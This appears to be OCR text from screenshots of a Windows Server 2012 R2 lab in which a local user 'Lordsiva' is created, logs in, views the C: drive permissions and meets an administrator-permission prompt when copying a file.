




Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Shared Folders
Local Users and Groups
Users
Groups
Performance
Device Manager
Storage
Windows Server Backup
Disk Management
Services and Applications
Name
Full Name
Description
Administrator
Built-in account for administering...
Guest
Priya
Built-in account for guest access t...
Actions
Users
More Actions
New User
User name:
Lordsiva
Full name:
Lordsiva
Description:
Password:
Confirm password:
User must change password at next logon
User cannot change password
Password never expires
Account is disabled
Help
Create
Close
2:44 PM
10/10/2020



Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Shared Folders
Local Users and Groups
Users
Groups
Performance
Device Manager
Storage
Windows Server Backup
Disk Management
Services and Applications
Name
Full Name
Description
Administrator
Built-in account for administering...
Guest
Priya
Built-in account for guest access t...
Lordsiva
Lordsiva
Actions
Users
More Actions
Lordsiva
More Actions
2:54 PM
10/10/2020



Administrator
Lordsiva
Windows Server 2012 R2



Lordsiva
Windows Server 2012 R2



Start
Lordsiva
Server Manager
Windows PowerShell
Administrative Tools
This PC
Task Manager
Control Panel
Internet Explorer
Desktop



Recycle Bin
Google Chrome
Local Disk (C:) Properties
General
Tools
Hardware
Sharing
Security
Previous Versions
Quota
Object name: C:\
Group or user names:
CREATOR OWNER
SYSTEM
Administrators (WIN-1N4NNE8H6PD\Administrators)
Users (WIN-1N4NNE8H6PD\Users)
To change permissions, click Edit.
Edit...
Permissions for Users
Allow
Deny
Full control
Modify
Read & execute
List folder contents
Read
Write
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
ows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 178 days
Build 9600
2:58 PM
10/10/2020



Recycle Bin
Google Chrome
Destination Folder Access Denied
You'll need to provide administrator permission to copy to this folder
Users
Date created: 8/22/2013 6:36 AM
Continue
Skip
Cancel
More details
File
Home
Favorites
Desktop
Downloads
Recent places
This PC
Network
Size
3 items
Evaluation
Build 9600
3:01 PM
10/10/2020

